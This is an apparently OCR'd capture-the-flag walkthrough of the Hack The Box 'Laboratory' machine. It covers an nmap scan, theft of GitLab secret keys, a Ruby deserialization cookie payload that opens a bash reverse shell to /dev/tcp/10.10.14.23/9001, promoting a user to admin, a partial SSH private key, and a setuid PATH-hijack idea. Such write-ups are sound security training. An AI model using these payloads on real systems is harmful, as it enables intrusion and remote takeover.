
NMAP

- Subject Alternative Name: git.laboratory.htb
- 22/TCP Ubuntu 4ubuntu0.1

```
# Nmap 7.91 scan initiated Sat Apr 17 20:16:18 2021 as: nmap -sC -sV -oA laboratory 10.10.10.216
Nmap scan report for 10.10.10.216
Host is up (0.20s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: The Laboratory
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_Not valid after:  2024-03-03T10:39:28
| tls-alpn:
|_  http/1.1
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 17 20:17:23 2021 -- 1 IP address (1 host up) scanned in 65.48 seconds
```

Laboratory.htb



Hello, I'm here! Click icon in the tray to take a screenshot or click with a right button to see more options.

THE LABORATORY

Security & Development Services


Users

Client testimonials includes 1 from the ceo.

- Dexter# gitlab.laboratory.htb

Version

- # GitLab Community Edition [12.8.1]



GitLab Community Edition 12.8.1


Released February 2020

GitLab is open source software to collaborate on code.
Manage git repositories with fine-grained access controls that keep your code secure.
Perform code reviews and enhance collaboration with merge requests.
Each project can also have an issue tracker and a wiki.
Used by more than 100,000 organizations, GitLab is the most popular solution to manage git repositories on-premises.
Read more about GitLab at about.gitlab.com.

Check the current instance configuration

Vuln

- https://hackerone.com/reports/827052



hack › test1 › Issues › #2

Open Opened in 2 minutes by hack

Gimme yo secret key

secrets.yml

secrets.yml [Read-Only] (/tmp/mozilla_user0) - Pluma

```
# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base:
627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base:
3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base:
```

Secret Key


```
production:
  db_key_base:
627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e

  secret_key_base:
3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b

  otp_key_base:
db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78
```

Deserialized Payload


```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar
erb = ERB.new("<%= `bash -c 'bash -i >& /dev/tcp/10.10.14.23/9001 0>&1'` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb,
:result, "@result", ActiveSupport::Deprecation.new)
cookies.signed[:cookie] = depr
puts cookies[:cookie]
```

10.10.14.23 9001

- BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kidSNjb2Rpbmc6VVRGLTgKX2VyYm91dCA9ICsnJzsgX2VyYm91dC48PCgoIGBiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIzLzkwMDEgMD4mMSdgICkudG9fcyk7IF9lcmJvdXQGOgZFRjoOQGVuY29kaW5nSXU6DUVuY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcwOg5AZmlsZW5hbWUwOgxAbGluZW5vaQA6DEBtZXRob2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQGOwpUOhBAZGVwcmVjYXRvckl1Oh9BY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbgAGOwpU--35132b9141933f8db9bf4545c83453178fbeaca1




```
irb(main):006:0> cookies.signed[:cookie] = depr
DEPRECATION WARNING: @result is deprecated! Call result.is_a? instead of @result.is_a?. Args: [Hash] (called from irb_binding at (irb):6)
bash: connect: Connection refused
bash: /dev/tcp/10.10.14.23/9001: Connection refused
bash: connect: Connection refused
bash: /dev/tcp/10.10.14.23/9001: Connection refused
=> ""
irb(main):007:0> puts cookies[:cookie]
BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0
kidSNjb2Rpbmc6VVRGLTgKX2VyYm91dCA9ICsnJzsgX2VyYm91dC48PCgoIGBiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIzLzkwMDEgMD4mMSdgICkudG9f
cyk7IF9lcmJvdXQGOgZFRjoOQGVuY29kaW5nSXU6DUVuY29kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcwOg5AZmlsZW5hbWUwOgxAbGluZW5vaQA6DEBtZXRob2Q6C3Jlc3
VsdDoJQHZhckkiDEByZXN1bHQGOwpUOhBAZGVwcmVjYXRvckl1Oh9BY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbgAGOwpU--35132b9141933f8db9bf4545c83453178fbeaca1
=> nil
```




```
┌─[user@parrot-virtual]─[~/htb/laboratory]
└──╼ $curl -vvv -k 'http://git.laboratory.htb/users/sign_in' -b "experimentation_subject_id=BAhvOkBBY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbjo6RG
VwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNyY0kidSNjb2Rpbmc6VVRGLTgKX2VyYm91dCA9ICsnJzsgX2Vy
Ym91dC48PCgoIGBiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIzLzkwMDEgMD4mMSdgICkudG9fcyk7IF9lcmJvdXQGOgZFRjoOQGVuY29kaW5nSXU6DUVuY2
9kaW5nClVURi04BjsKRjoTQGZyb3plbl9zdHJpbmcwOg5AZmlsZW5hbWUwOgxAbGluZW5vaQA6DEBtZXRob2Q6C3Jlc3VsdDoJQHZhckkiDEByZXN1bHQGOwpUOhBAZGVwcmVjYXRv
ckl1Oh9BY3RpdmVTdXBwb3J0OjpEZXByZWNhdGlvbgAGOwpU--35132b9141933f8db9bf4545c83453178fbeaca1"
*   Trying 10.10.10.216:80...
* Connected to git.laboratory.htb (10.10.10.216) port 80 (#0)
> GET /users/sign_in HTTP/1.1
> Host: git.laboratory.htb
```

SSH Private Key Found in Dexter's Projects

```
gitlab-rails console
irb(main):016:0> u = User.find_by_username('hacker')
=> #<User id:6 @hacker>
irb(main):011:0> u = User.find(6)
=> #<User id:6 @hacker>
irb(main):012:0> u.admin = true
=> true
irb(main):013:0> u.save!
=> true
irb(main):014:0>+
```



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsZfDj3ASdb5YS3MwjsD8+5JvnelUs+yI27VuDD7P21odSfNUgCCt
oSE+v8sPNaB/xF0CVqQHtnhnWe6ndxXWHwb34UTodq6g2nOlvtOQ9ITxSevDScM/ctI6h4
2dFBhs+8cW9uSxOwlFR4b70E+tv3BM3WoWgwpXvguP2uZF4SUNWK/8ds9TxYW6C1WkAC8Z
25M7HtLXf1WuXU/2jnw29bzgzO4pJPvMHUxXVwN839jATgQlNp59uQDBUicXewmp/5JSLr
OPQSkDrEYAnJMB4f9RNdybC6EvmXsgS9fo4LGyhSAuFtT1OjqyOY1uwLGWpL4jcDxKifuC
MPLf5gpSQHvw0fq6/hF4SpqM4iXDGY7p52we0Kek3hP0DqQtEvuxCa7wpn3I1tKsNmagnX
dqB3kIq5aEbGSESbYTAUvh45gw2gk0l+3TsOzWVowsaJq5kCyDm4x0fg8BfcPkkKfii9Kn
NKsndXIH0rg0QllPjAC/ZGhsjWSRG49rPyofXYrvAAAFiDm4CIY5uAiGAAAAB3NzaC1yc2
EAAAGBALGXw49wEnW+WEtzMI7A/PuSb53pVLPsiNu1bgw+z9taHUnzVIAgraEhPr/LDzWg
f8RdAlakB7Z4Z1nup3cV1h8G9+FE6HauoNpzpb7TkPSE8Unrw0nDP3LSOoeNnRQYbPvHFv
bksTsJRUeG+9BPrb9wTN1qFoMKV74Lj9rmReElDViv/HbPU8WFugtVpAAvGduTOx7S139V
rl1P9o58NvW84MzuKST7zB1MV1cDfN/YwE4EJTaefbkAwVInF3sJqf+SUi6zj0EpA6xGAJ
yTAeH/UTXcmwuhL5l7IEvX6OCxsoUgLhbU9To6sjmNbsCxlqS+I3A8Son7gjDy3+YKUkB7
8NH6uv4ReEqajOIlwxmO6edsHtCnpN4T9A6kLRL7sQmu8KZ9yNbSrDZmoJ13agd5CKuWhG
xkhEm2EwFL4eOYMNoJNJft07Ds1laMLGiauZAsg5uMdH4PAX3D5JCn4ovSpzSrJ3VyB9K4
NEJZT4wAv2RobI1kkRuPaz8qH12K7wAAAAMBAAEAAAGAH5SDPBCL19A/VztmmRwMYJgLrS
L+4vfe5mL+7MKGp9UAfFP+5MHq3kpRJD3xuHGQBtUbQ1jr3jDPABkGQpDpgJ72mWJtjB1F
kVMbWDG7ByBU3/ZCxe0obTyhF9XA5v/o8WTX2pOUSJE/dpa0VLi2huJraLwiwK6oJ61aqW
xlZMH3+5tf46i+ltNO4BEclsPJb1hhHPwVQhl0Zjd/+ppwE4bA2vBG9MKp61PV/C0smYmr
uLPYAjxw0uMlfXxiGoj/G8+iAxo2HbKSW9s4w3pFxblgKHMXXzMsNBgePqMz6Xj9izZqJP
icnzsJOnqAeFEB/FW8qCOeCp2FmP4oL08+SknyEUPiWM+Wl/Du0t6Ji8s9vqNfpqLLbJ+h
```



```
┌─[user@parrot-virtual]─[~/htb/laboratory/www]
└──╼ $ssh -i id_rsa dexter@laboratory.htb
The authenticity of host 'laboratory.htb (10.10.10.216)' can't be established.
ECDSA key fingerprint is SHA256:XexmI3GbFIB7qyVRFDIYvKcLfMA9pcV9LeIgJO5KQaA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'laboratory.htb,10.10.10.216' (ECDSA) to the list of known hosts.
dexter@laboratory:~$ whoami
dexter
```

# Docker Security relative path

```
dexter@laboratory:~$ ltrace /usr/local/bin/docker-security
setuid(0)
= -1
setgid(0)
= -1
system("chmod 700 /usr/bin/docker"chmod: changing permissions of
'/usr/bin/docker': Operation not permitted
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 256
system("chmod 660 /var/run/docker.sock"chmod: changing permissions of
'/var/run/docker.sock': Operation not permitted
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )
= 256
+++ exited (status 0) +++
```

- By editing the path we can force setuid binary to execute and give a root shell